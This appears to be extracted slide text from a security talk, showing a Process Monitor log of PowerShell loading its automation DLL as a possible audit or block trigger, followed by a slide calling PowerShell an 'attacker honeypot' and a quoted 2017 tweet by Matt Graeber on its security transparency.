
| Time | Process Name | PID | Operation | Path |
|-----------|----------------|-------|--------------------|--|
| 7:03:0... | PowerShell.exe | 10892 | CreateFile | C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll |
| 7:03:0... | PowerShell.exe | 10892 | QuerySecurityFile | C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFileMapp... | C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFileMapp... | C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | QueryBasicInfor... | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CloseFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | QuerySecurityFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFileMapp... | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFileMapp... | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | QueryEAFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | QueryStreamInf... | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CloseFile | C:\Windows\assembly\NativeImages_v2.0.50727_64\System.Management.Automation.A#8b1355a03394301941edcbb9190e165b\System.Management.Automation.ni.dll |
| 7:03:0... | PowerShell.exe | 10892 | CreateFile | C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35 |

These can either be an audit trigger, or can be blocked outright.

They promised us freedom.



But delivered slavery.



POWERSHELL: THE ULTIMATE ATTACKER HONEYPOT



Matt Graeber

@mattifestation

Following



The security transparency is so good in PowerShell that I'm investing in other languages/frameworks w/ less/no security insight.

4:37 PM - 8 Sep 2017

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